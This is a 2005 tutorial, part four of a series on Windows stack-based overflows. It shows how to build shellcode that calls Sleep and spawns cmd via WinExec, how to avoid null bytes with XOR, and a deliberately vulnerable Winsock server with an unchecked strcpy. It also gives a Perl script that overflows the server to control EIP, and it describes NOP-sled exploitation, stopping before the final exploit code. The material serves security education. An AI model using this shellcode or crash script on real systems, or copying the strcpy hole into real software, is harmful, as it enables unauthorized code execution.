Writing Stack Based Overflows on Windows

Part IV – Shell Code Creation and Exploiting An Application Remotely

Nish Bhalla, 31st May, 2005

(Nish[a-t]SecurityCompass.com)

www.SecurityCompass.com

Shell Code Creation & Exploiting An Application Remotely: Part IV / IV

In this final part of the four part article, we will cover how to write shellcode as well as how to write remote exploits for a vulnerable application. Two different methods of writing exploits are show, the traditional method, where the return address is overwritten and the relatively more recently discovered method of overwriting the “Exception Handler”.

Writing Windows Shellcode

Shellcode is an integral part of any exploit. To exploit a program we typically need to know the exploitable function, the number of bytes we have to overwrite to control EIP, a method to load our shellcode and finally the location of our shellcode.

Shellcode could be code that could do anything from starting a netcat listener to a simple message box.

In the following section we will get a better understanding on writing our own shellcode for windows. The only tool we will be using to build shellcode is visual studio.

First we will begin with a basic example which will sleep for 99999999 milliseconds. To do so our first step will be to write the C/C++ equivalent of the code.

```
1   //sleep.cpp : Defines the entry point for the console application.
2   #include "stdafx.h"
3   #include "Windows.h"
4   //this has been written in visual studio .NET, this can be written in VS 6 as well.
5   void main()
6   {
7    Sleep(99999999);
8   }
```

To write the assembly instructions for the same we are going to step over each of the instructions but in the assembly window. By clicking the F10 key in visual studio twice our execution step pointer should be pointing to line 7, the sleep instruction step. At this point browse to the disassembled code (Alt+8). The following code should be seen.

```
4:    #include "stdafx.h"
5:    #include "Windows.h"
6:
7:    void main()
8:    {
0040B4B0   push        ebp
0040B4B1   mov         ebp,esp
0040B4B3   sub         esp,40h
0040B4B6   push        ebx
0040B4B7   push        esi
0040B4B8   push        edi
0040B4B9   lea         edi,[ebp-40h]
0040B4BC   mov         ecx,10h
0040B4C1   mov         eax,0CCCCCCCCh
0040B4C6   rep stos    dword ptr [edi]
9:        Sleep(99999999);
0040B4C8   mov         esi,esp
```

```
18 0040B4CA   push        5F5E0FFh
19 0040B4CF   call        dword ptr [KERNEL32_NULL_THUNK_DATA (004241f8)]
20 0040B4D5   cmp         esi,esp
21 0040B4D7   call        __chkesp (00401060)
22 10:   }
23 0040B4DC   pop         edi
24 0040B4DD   pop         esi
25 0040B4DE   pop         ebx
26 0040B4DF   add         esp,40h
27 0040B4E2   cmp         ebp,esp
28 0040B4E4   call        __chkesp (00401060)
29 0040B4E9   mov         esp,ebp
30 0040B4EB   pop         ebp
31 0040B4EC   ret
```

Our interest lies from line 16 to line 19. All the other code can be for this example ignored. The code before that is prologue and the code after line 23 is part of the epilogue. Line 21 is the "/GS" canary code (which will appear, when using Visual Studio 7.x).

Line 16 is the sleep instruction in C++ so for now let us ignore that line as well. Line 17 is moving the data stored in esp into esi, line 18 performs a push of 5F5E0FFh which is hex representation for 99999999 (decimal) and line 19 is calling the function sleep from kernel32.dll.

```
16 9:        Sleep(99999999);
17 0040B4C8 8B F4              mov         esi,esp
18 0040B4CA 68 FF E0 F5 05     push        5F5E0FFh
19 0040B4CF FF 15 F8 41 42 00  call        dword ptr    [KERNEL32_NULL_THUNK_DATA
(004241f8)]
```

So in a gist 99999999 is being pushed onto the stack and then the function sleep is being called. Let us attempt to write the same thing in assembly.

```
1  push 99999999
2  mov eax, 0x77E61BE6
3  call eax
```

Line 1 is pushing 99999999 onto the stack, Line 2 is pushing a hex address of sleep function call into ebx and then line 3 is making a call to ebx (call to the function sleep). The hex address 0x77E61BE6 is the actual location where the function sleep is loaded every single time in windows XP (no SP).

To figure out the location where sleep is loaded from, run the dumpbin on kernel32.dll. We will have to run two commands "dumpbin /all kernel32.dll" and "dumbin /exports kernel32.dll".

With the all option we are going to locate the address of the image base of kernel32.dll. In windows XP (no SP), the kernel32 dll is loaded at 0x77E60000.

```
C:\WINDOWS\system32>dumpbin /all kernel32.dll
Microsoft (R) COFF Binary File Dumper Version 6.00.8168
Copyright (C) Microsoft Corp 1992-1998. All rights
reserved.
Dump of file kernel32.dll
PE signature found
File Type: DLL
FILE HEADER VALUES
```

```
            14C machine (i386)
              4 number of sections
       3B7DFE0E time date stamp Fri Aug 17 22:33:02 2001
              0 file pointer to symbol table
              0 number of symbols
             E0 size of optional header
           210E characteristics
                  Executable
                  Line numbers stripped
                  Symbols stripped
                  32 bit word machine
                  DLL

OPTIONAL HEADER VALUES
            10B magic #
           7.00 linker version
          74800 size of code
          6DE00 size of initialized data
              0 size of uninitialized data
          1A241 RVA of entry point
           1000 base of code
          71000 base of data
       77E60000 image base
           1000 section alignment
            200 file alignment
           5.01 operating system version
           5.01 image version

C:\WINDOWS\system32>dumpbin kernel32.dll /exports
Microsoft (R) COFF Binary File Dumper Version 6.00.8168
Copyright (C) Microsoft Corp 1992-1998. All rights
reserved.
Dump of file kernel32.dll
File Type: DLL
  Section contains the following exports for KERNEL32.dll
          0 characteristics
    3B7DDFD8 time date stamp Fri Aug 17 20:24:08 2001
        0.00 version
           1 ordinal base
         928 number of functions
         928 number of names

    ordinal hint RVA      name

1     0 00012ADA ActivateActCtx
2     1 000082C2 AddAtomA
            ……
            ……..
800   31F 0005D843 SetVDMCurrentDirectories
801   320 000582DC SetVolumeLabelA
802   321 00057FBD SetVolumeLabelW
803   322 0005FBA2 SetVolumeMountPointA
804   323 0005EFF4 SetVolumeMountPointW
805   324 00039959 SetWaitableTimer
```

```
806   325 0005BC0C SetupComm
807   326 00066745 ShowConsoleCursor
808   327 00058E09 SignalObjectAndWait
809   328 0001105F SizeofResource
810   329 00001BE6 Sleep
811   32A 00017562 SleepEx
812   32B 00038BD8 SuspendThread
813   32C 00039607 SwitchToFiber
814   32D 0000D52C SwitchToThread
815   32E 00017C4C SystemTimeToFileTime
816   32F 00052E72 SystemTimeToTzSpecificLocalTime
```

With the export option we are going to locate the address where the function sleep is loaded inside of kernel32.dll. In windows XP (no SP), it is loaded at 0x00001BE6.

Thus the actual address of the function sleep is image base of dll plus the address of the function inside of the dll (0x77E60000 + 0x00001BE6 = 0x77E61BE6). In this example we assume that kernel32.dll is loaded by sleep.exe. To confirm it is loaded when sleep is being executed we have to use visual studio again, while stepping through the instructions we can look at the loaded modules by browsing to the debug menu and selecting modules. This should show the list of modules that are loaded with sleep.exe and the order in which each of the modules are loaded. If we notice from the image below we also could have found the base address of kernel32.dll. Ollydbg can also be used to view the same information.




Figure: List of Modules and base address where they are loaded.

Now that we have understood how to figure out the address of the location of our function let us attempt to execute the assembly code. To do so we will create another C++ application sleepasm.cpp


```
// sleepasm.cpp : Defines the entry point for the console application.
//

#include "stdafx.h"
#include "Windows.h"

void main()
{
__asm
{

push 99999999
mov eax, 0x77E61BE6
call eax
}
}
```

Now that we have fully working assembly instructions we need to figure out the Operation Code (Op Code) for these instructions. To figure out the Op Code we are going to go back to the disassembled code while stepping through the code using F10, and right click in the disassembled code, this should provide us with an option to enable "Code Byte". Once the code byte is enabled then the Op code for the instructions will be available, as shown in the figure below.



<u>OpCode used behind the assembly instructions.</u>

The following table maps the Op Code to each of the assembly instructions above.

Address	**Op Code**	**Assembly Instructions**
0040B4C8	68 FF E0 F5 05	push 5F5E0FFh
0040B4CD	B8 E6 1B E6 77	mov eax,77E61BE6h
0040B4D2	FF D0	call eax

Now that we have the Op Code for the instructions let us verify that it will work. To do so we will create a C application sleepop.c with the following code:

```
//sleepop.c

#include "windows.h"

char shellcode[] = "\x68\xFF\xE0\xF5\x05\xB8\xE6\x1B\xE6\x77\xFF\xD0";

void (*opcode) ();
void main()
{
opcode = &shellcode;
opcode();
}
```

The NULL Byte ("\0") character when encountered in assembly causes the program to assume the end of a string. Thus in any shellcode, if NULL Byte is encountered, the shellcode terminates at that particular location.

Overcoming Special Characters (example NULL)

NULL Bytes are string delimiters/terminators. Thus if NULL bytes are part of the shellcode, the shellcode will not function as expected. NULL bytes have to be added to the shellcode at runtime. In this section we will cover how to add NULL bytes and other characters that can cause similar problems when attempting to write shell code at run time.

The above shellcode array contains the Op Code with "\x" pre-pended to each of the Op Code. We have successfully created shellcode to sleep for 99999999 ms.

Though shellcode to sleep is pretty useful, it is not as useful as getting command prompt. Let us write shellcode to open a command prompt which also contains the null byte.

```
// cmnd.cpp : Defines the entry point for the console application.
// Executes cmd and opens a command prompt.

#include "stdafx.h"
#include "Windows.h"
#include "stdlib.h"
```

```
void main()
{
char var[4];
var[0]='c';
var[1]='m';
var[2]='d';
var[3]='\0'; //will cause problems as we can't use 00 to execute.
WinExec(var,1);
exit(1);
}
```

The code in cmnd.cpp declares a character array which is populated with the string "cmd", then the function WinExec is passed this array to execute the command. This command could have been anything from executing notepad or tftp.

Now that we have the above code working let us modify this code to execute in assembly. Again browsing to the disassembled code we get the following code.

```
10:       char var[4];
11:       var[0]='c';
00401028   mov         byte ptr [ebp-4],63h
12:       var[1]='m';
0040102C   mov         byte ptr [ebp-3],6Dh
13:       var[2]='d';
00401030   mov         byte ptr [ebp-2],64h
14:       var[3]='\0'; //will cause problems as we can't use 00 to execute.
00401034   mov         byte ptr [ebp-1],0
15:       WinExec(var,1);
00401038   mov         esi,esp
0040103A   push        1
0040103C   lea         eax,[ebp-4]
0040103F   push        eax
00401040   call        dword ptr [__imp__WinExec@8 (0042413c)]
00401046   cmp         esi,esp
00401048   call        __chkesp (00401250)
16:       exit(1);
0040104D   push        1
0040104F   call        exit (004010c0)
```

Stripping out the prologue and epilogue code, we should get the above code. Let us review the assembly code.

```
// cmndasmdrty.cpp : Defines the entry point for the console application.
//

#include "stdafx.h"

void main()
{
__asm
{
mov         byte ptr [ebp-4],63h //var[0]='c'
mov         byte ptr [ebp-3],6Dh //var[1]='m'
mov         byte ptr [ebp-2],64h //var[2]='d'
mov         byte ptr [ebp-1],0   //var[3]='\0'
//will cause problems as we can't use 00, it will terminate the //
//entire shellcode.
```

```
16 //code for WinExec(var, 1);
17 //mov         esi,esp, we do not really need this instruction
18 //to execute.
19 push        1             //argument that is being passed to winexec
20 lea         eax,[ebp-4]
21 push        eax    //puting the value onto the stack
22 mov eax, 0x77e684C6       //call        dword ptr [__imp__WinExec@8 (0042413c)]
23 call eax
24 //cmp         esi,esp we do not really need this instruction to execute.
25 //call        __chkesp (00401250) we do not really need this instruction to execute.
26 //code for exit(1);
27 push        1
28 mov eax, 0x77E75CB5
29 call eax
30 }
31 }
```

As you will notice a lot of code has been stripped out. To generate Op Code, we try to strip out as many unnecessary instructions as possible.

To see exactly what is happening behind the scenes, open the memory window (Alt+6). After the execution of line 10, enter EBP (0x0012FF80),in the address bar of the memory window and browse to it. Continue stepping through the assembly code (F10), the opcode that is being loaded into the memory is visible.

First the characters are loaded one at a time onto the stack away from ebp (ebp-1,ebp-2 etc), then the number 1 is written onto the stack, then the string cmd\0 is written onto the stack. Once they arguments are written onto the stack, the WinExec address is loaded into eax and then eax is called. Similarly 1 is written onto the stack and then the exit address is loaded into eax and eax is then called.

Now that we know that the assembly code is working we have to still work out a method to avoid the NULL character that is terminating the cmd string.

```
1  // cmndasm.cpp : Defines the entry point for the console application.
2  //
3
4  #include "stdafx.h"
5
6  void main()
7  {
8  __asm
9  {
10 mov esp, ebp
11 xor esi,esi
12 push esi
13
14 mov         byte ptr [ebp-4],63h
15 mov         byte ptr [ebp-3],6Dh
16 mov         byte ptr [ebp-2],64h
17 //mov         byte ptr [ebp-1],0
18
19 push 1
20 lea         eax,[ebp-4]
21 push        eax
22
23 mov eax, 0x77e684C6
```

```
call eax

push 1

mov eax, 0x77E75CB5
call eax
}
}
```

The assembly code must be modified by moving the stack pointer (ESP) to the location held by EBP. Once that is done, then an XOR operation is performed on ESI (perform the XOR will store zero into ESI). Finally the value stored in ESI (0x00000000) is pushed onto the stack at the current stack pointer location. When the next instruction is loaded onto the stack the NULL doesn't require to be appended since ESI already loaded the NULL byte into the same location.

Thus in essence, NULL byte is loaded onto a memory address (this fills a location with 0x00000000) then we overwrite only the last three bytes (0x00414141). This would allow to append NULL byte without terminating the shellcode execution.




Figure: Overwriting content once NULL bytes are loaded into location

Use of XOR to avoid NULL in OP Code.

In the previous section XOR was used to empty a location and overwrite data in that memory location. In this section we will use XOR on the entire string.

Using XOR is one of the many methods that is used to terminate a string with a NULL character without actually using the NULL byte. Another possible method to overcome the NULL problem would be to XOR the value that has to be stored. Modifying the above example we take a value 0x777777ff for example (this can be any value that doesn't contain NULL characters or any of the other special characters that cause problems) and XOR the value with the characters we want to use i.e. 0x00646d63 (NULLdmc), this can be done using the scientific calculator built in into windows, don't forget to select hex button on it when calculating the XOR value.

```
// cmndasmxor.cpp : Defines the entry point for the console application.
#include "stdafx.h"

void main()
{
__asm
{
mov esp, ebp
xor esi,esi
push esi
//original cmd\0
//          mov         byte ptr [ebp-4],63h
//          mov         byte ptr [ebp-3],6Dh
//          mov         byte ptr [ebp-2],64h
//          mov         byte ptr [ebp-1],0

mov ecx, 0x777777ff
mov ebx, 0x77131A9C
xor ecx, ebx
//resulting XOR value (0x00646d63) is stored in ecx.
mov  [ebp - 4], ecx
//the resulting value cmd\0 will be pushed onto the stack.
push 1
lea         eax,[ebp-4]
push        eax
mov eax, 0x77e684C6
call eax
push 1   //push 1 to exit
mov eax, 0x77E75CB5
call eax
}
}
```

In the above example if instead of a cmd\0 if we had a longer string like notepad then the above code could be modified as below.

```
mov         byte ptr [ebp-8],6Eh //n
mov         byte ptr [ebp-7],6Fh //o
mov         byte ptr [ebp-6],74h //t
mov         byte ptr [ebp-5],65h //e
//mov         byte ptr [ebp-4],70h //p
//mov         byte ptr [ebp-3],61h //a
//mov         byte ptr [ebp-2],64h //d
//mov              byte ptr [ebp-1], 0  //\0
//method two where we xor the 4bytes to store pad\0
mov ecx, 0x777777ff
mov ebx, 0x7713168F
xor ecx, ebx

mov  [ebp - 4], ecx
push ecx
```

Another possible method of getting the same results would be to use the 8 bit register value of a register on which an XOR has been performed. Thus instead of performing an XOR on the the word pad\0, we perform an XOR on ecx register with itself, thus resulting in storing 0x00000000 in ecx and then using the cl or ch register to store the result in the place of a null.

```
mov         byte ptr [ebp-8],6Eh
mov         byte ptr [ebp-7],6Fh
mov         byte ptr [ebp-6],74h
mov         byte ptr [ebp-5],65h
mov         byte ptr [ebp-4],70h
mov         byte ptr [ebp-3],61h
mov         byte ptr [ebp-2],64h
//mov         byte ptr [ebp-1],0
//Thus storing 0x00000000 in ecx.
xor ecx, ecx
//Taking the lowest bit which is stored in cl  of the ecx register and pushing the result onto the stack(refer windows assembly chapter)
mov  [ebp - 1], cl

//push eax
push cl
```

Now that we know how to write shellcode let us take a simple client and server application which is vulnerable to similar stack overflow.

Client Server Application

In the previous section we learnt how to create shell code and overcome some obstacles in creating shellcode. In this section we will write a vulnerable client / server console application and will implement a fully functional exploit.

```
/* server.cpp : Defines the entry point for the console application.
Written in VC 6.0*/

#include "stdafx.h"
#include <iostream>
#include <winsock.h>
#include <windows.h>

//load windows socket
#pragma comment(lib, "wsock32.lib")

//Define Return Messages
#define SS_ERROR 1
#define SS_OK 0


void pr( char *str)
{
char buf[2000]="";
strcpy(buf,str);
}
void sError(char *str)
{
MessageBox (NULL, str, "socket Error" ,MB_OK);
WSACleanup();
}


int main(int argc, char **argv)
{

```

```
if ( argc != 2)
{
printf("\nUsage: %s <Port Number to listen on.>\n", argv[0]);
return SS_ERROR;
}

WORD sockVersion;
WSADATA wsaData;

int rVal;
char Message[5000]="";
char buf[2000]="";

u_short LocalPort;
LocalPort = atoi(argv[1]);

//wsock32 initialized for usage
sockVersion = MAKEWORD(1,1);
WSAStartup(sockVersion, &wsaData);

//create server socket
SOCKET serverSocket = socket(AF_INET, SOCK_STREAM, 0);

if(serverSocket == INVALID_SOCKET)
{
sError("Failed socket()");
return SS_ERROR;
}

SOCKADDR_IN sin;
sin.sin_family = PF_INET;
sin.sin_port = htons(LocalPort);
sin.sin_addr.s_addr = INADDR_ANY;

//bind the socket
rVal = bind(serverSocket, (LPSOCKADDR)&sin, sizeof(sin));
if(rVal == SOCKET_ERROR)
{
sError("Failed bind()");
WSACleanup();
return SS_ERROR;
}

//get socket to listen
rVal = listen(serverSocket, 10);
if(rVal == SOCKET_ERROR)
{
sError("Failed listen()");
WSACleanup();
return SS_ERROR;
}

//wait for a client to connect
SOCKET clientSocket;
clientSocket = accept(serverSocket, NULL, NULL);
if(clientSocket == INVALID_SOCKET)
{
sError("Failed accept()");
WSACleanup();
```

```
91 return SS_ERROR;
92 }
93
94 int bytesRecv = SOCKET_ERROR;
95 while( bytesRecv == SOCKET_ERROR )
96 {
97 //receive the data that is being sent by the client max limit to 5000 bytes.
98 bytesRecv = recv( clientSocket, Message, 5000, 0 );
99
100 if ( bytesRecv == 0 || bytesRecv == WSAECONNRESET )
101 {
102 printf( "\nConnection Closed.\n");
103 break;
104 }
105 }
106
107 //Pass the data received to the function pr
108 pr(Message);
109
110 //close client socket
111 closesocket(clientSocket);
112 //close server socket
113 closesocket(serverSocket);
114
115 WSACleanup();
116
117 return SS_OK;
118 }
```

In the server application there are two character arrays declared, "buf" and "Message", buf has 2000 bytes and Message is allocated 5000 bytes. Message receives the data from the client and passes the result to the function pr (line 112) which copies the message to the character array buf. Since the size of buf (2000) is smaller than the size of Message (5000) and since strcpy is used to copy data from the character array Message to buf, it is possible for us to perform a buffer overflow.

```
/* client.cpp : Defines the entry point for the console application.
Written in VC 6.0*/
create a TCP socket (client socket)
create a hostent structure
resolve ip address
if successful
then
create another socket with socket_in (essentially server socket)
copy the contents of the hostent into new socket


*/

#include "stdafx.h"
#include <iostream>
#include <winsock.h>

//load windows socket
#pragma comment(lib, "wsock32.lib")

//Define Return Messages
#define CS_ERROR 1
```

```
#define CS_OK 0


//Usage Function
void usage(char *name)
{
printf("usage: %s <Server Host> <Server Port> <Message To Be Sent>\n\n", name);
}

//Error Function
void sError(char *str)
{
MessageBox(NULL, str, "Client Error" ,MB_OK);
WSACleanup();

}


int main(int argc, char **argv)
{
//Declarations

char* serverIP;
unsigned short serverPort;


WORD version ;
version = MAKEWORD(1,1);
WSADATA wsaData;


if(argc != 4)
{
usage(argv[0]);
return  CS_ERROR;
}

//wsock32 initialized/started up for usage
WSAStartup(version,&wsaData);

//Create Socket
SOCKET clientSocket;
clientSocket = socket(AF_INET, SOCK_STREAM, 0);

if(clientSocket == INVALID_SOCKET)
{
sError("Socket error!");
closesocket(clientSocket);
WSACleanup();
return CS_ERROR;
}


struct hostent     *srv_ptr;

//gethostbyname returns a pointer to hostent( a structure which store information about a host)

srv_ptr = gethostbyname(argv[1]);
```

```
if( srv_ptr == NULL )
{
sError("Can't resolve name.");
WSACleanup();
return CS_ERROR;
}
struct sockaddr_in serverSocket;
serverIP = inet_ntoa (*(struct in_addr *)*srv_ptr->h_addr_list);
serverPort = htons(u_short(atoi(argv[2])));
serverSocket.sin_family = AF_INET;
serverSocket.sin_addr.s_addr = inet_addr(serverIP);
serverSocket.sin_port = serverPort;
//Attempt to connect to remote host
if (connect(clientSocket, (struct sockaddr *)&serverSocket, sizeof(serverSocket)))
{
sError("Connection error.");
return CS_ERROR;
}
// Send data on successful connection, note no limit on argv[3]
send(clientSocket, argv[3], strlen(argv[3]), 0);
printf("\nMessage Sent\nConnection Closed.\n");
closesocket(clientSocket);
WSACleanup();
return CS_OK;
}
```

The above code attempts to connect to a remote host on any given port and attempts to send a string to the remote server. It is similar to using netcat to send a string to a remote host.


As we know the server can accept up-to 5000 bytes of data but when it performs a strcpy, if data is more than 2000 bytes then it will crash the application, because the variable buf (char buf[2000]="") in server.cpp has allocated only 2000 bytes.

Crashing the Server:

To test this we use the following perl script. The script sends 2000 A's, then sends 4 consecutive B's, then C's and so on.

```
#perl program to crash the server.
$arg= "A"x 2000 ."BBBBCCCCDDDDEEEEFFFFGGGGHHHHIIIIJJJJ";
# EIP = CCCC and EBP = BBBB
$cmd = "client.exe 127.0.0.1 9999 ".$arg;
system($cmd);
```

When the above perl script is run the server will crash, the EBP should point to 0x42424242 and EIP should point to 0x43434343, as we know 0x42 is the hex representation for B and 0x43 is the hex representation of C.



Data sent from client overwriting Saved EIP & EBP and thus crashing the server

Figure: 2032 bytes of data sent from the client to the server using the perl script.

Typically however, we do not know after how many characters the application crashes and more than often we do not have access to the source code to run the windows debugger against the source so we have to end up using other tools such as ollydbg or windbg to view the results of data being sent to an application in memory.

Spike fuzzer can be used to automate the process of sending different kinds (size and type) of data to a remote port automatically. (http://www.immunitysec.com/resources-freesoftware.shtml) is a fuzzing utility available for free to download. Spike combined with ollydbg have been used to find bugs in many applications and protocols implementations.

Ollydbg (http://home.t-online.de/home/Ollydbg/) is a debugger for Microsoft Windows applications which has a host of plug-ins which help with not only bypassing anti debugging features and search for a string through additional modules that are loaded along with an application but also to view the state of registers and the control flow of the program.


One of the main reasons for using Ollydbg is the "OllyUni Plugin" written by FX. This plug-in is available from http://www.phenoelit.de/win/ website. As we go through the next exploit we will use this plug-in. This plugin helps find OP Code automatically which is required to call the shellcode in an exploit.

Writing the exploit:

The exploit written for the above server vulnerability will use a slightly different technique, instead of jumping to a fixed address as we were doing in the earlier examples, we will execute an instruction to jump to a register which resides inside one of the modules loaded along with our vulnerable executable. Thus we will search through all the loaded modules to search for all instructions that either CALL or JMP EAX, EBX, ECX, EDX, EBP, ESP, ESI and EDI. The goal is to perform one of these instructions which would Jump to our shellcode (This can automatically be done using the OllyUni Plugin).

It is often very difficult to jump to the exact location of the shellcode, thus as a common practice, the shellcode is surrounded by NOP or No operation (0x90), this is commonly referred to us the NOP sledge. Thus when the jump instruction is performed and EIP lads somewhere in the NOP sledge then, it slides down through the NOP string and lands up at the beginning of the shellcode and once the shellcode is encountered it is executed.

Now to write our exploit code, we will reuse the client to recreate the connection to the server, however instead of taking the message from the command line, we will modify the code and send our own shellcode wrapped in a NOP sledge.



Understanding the method of exploiting code

The above diagram illustrates the payload and the action that is being performed by the payload.

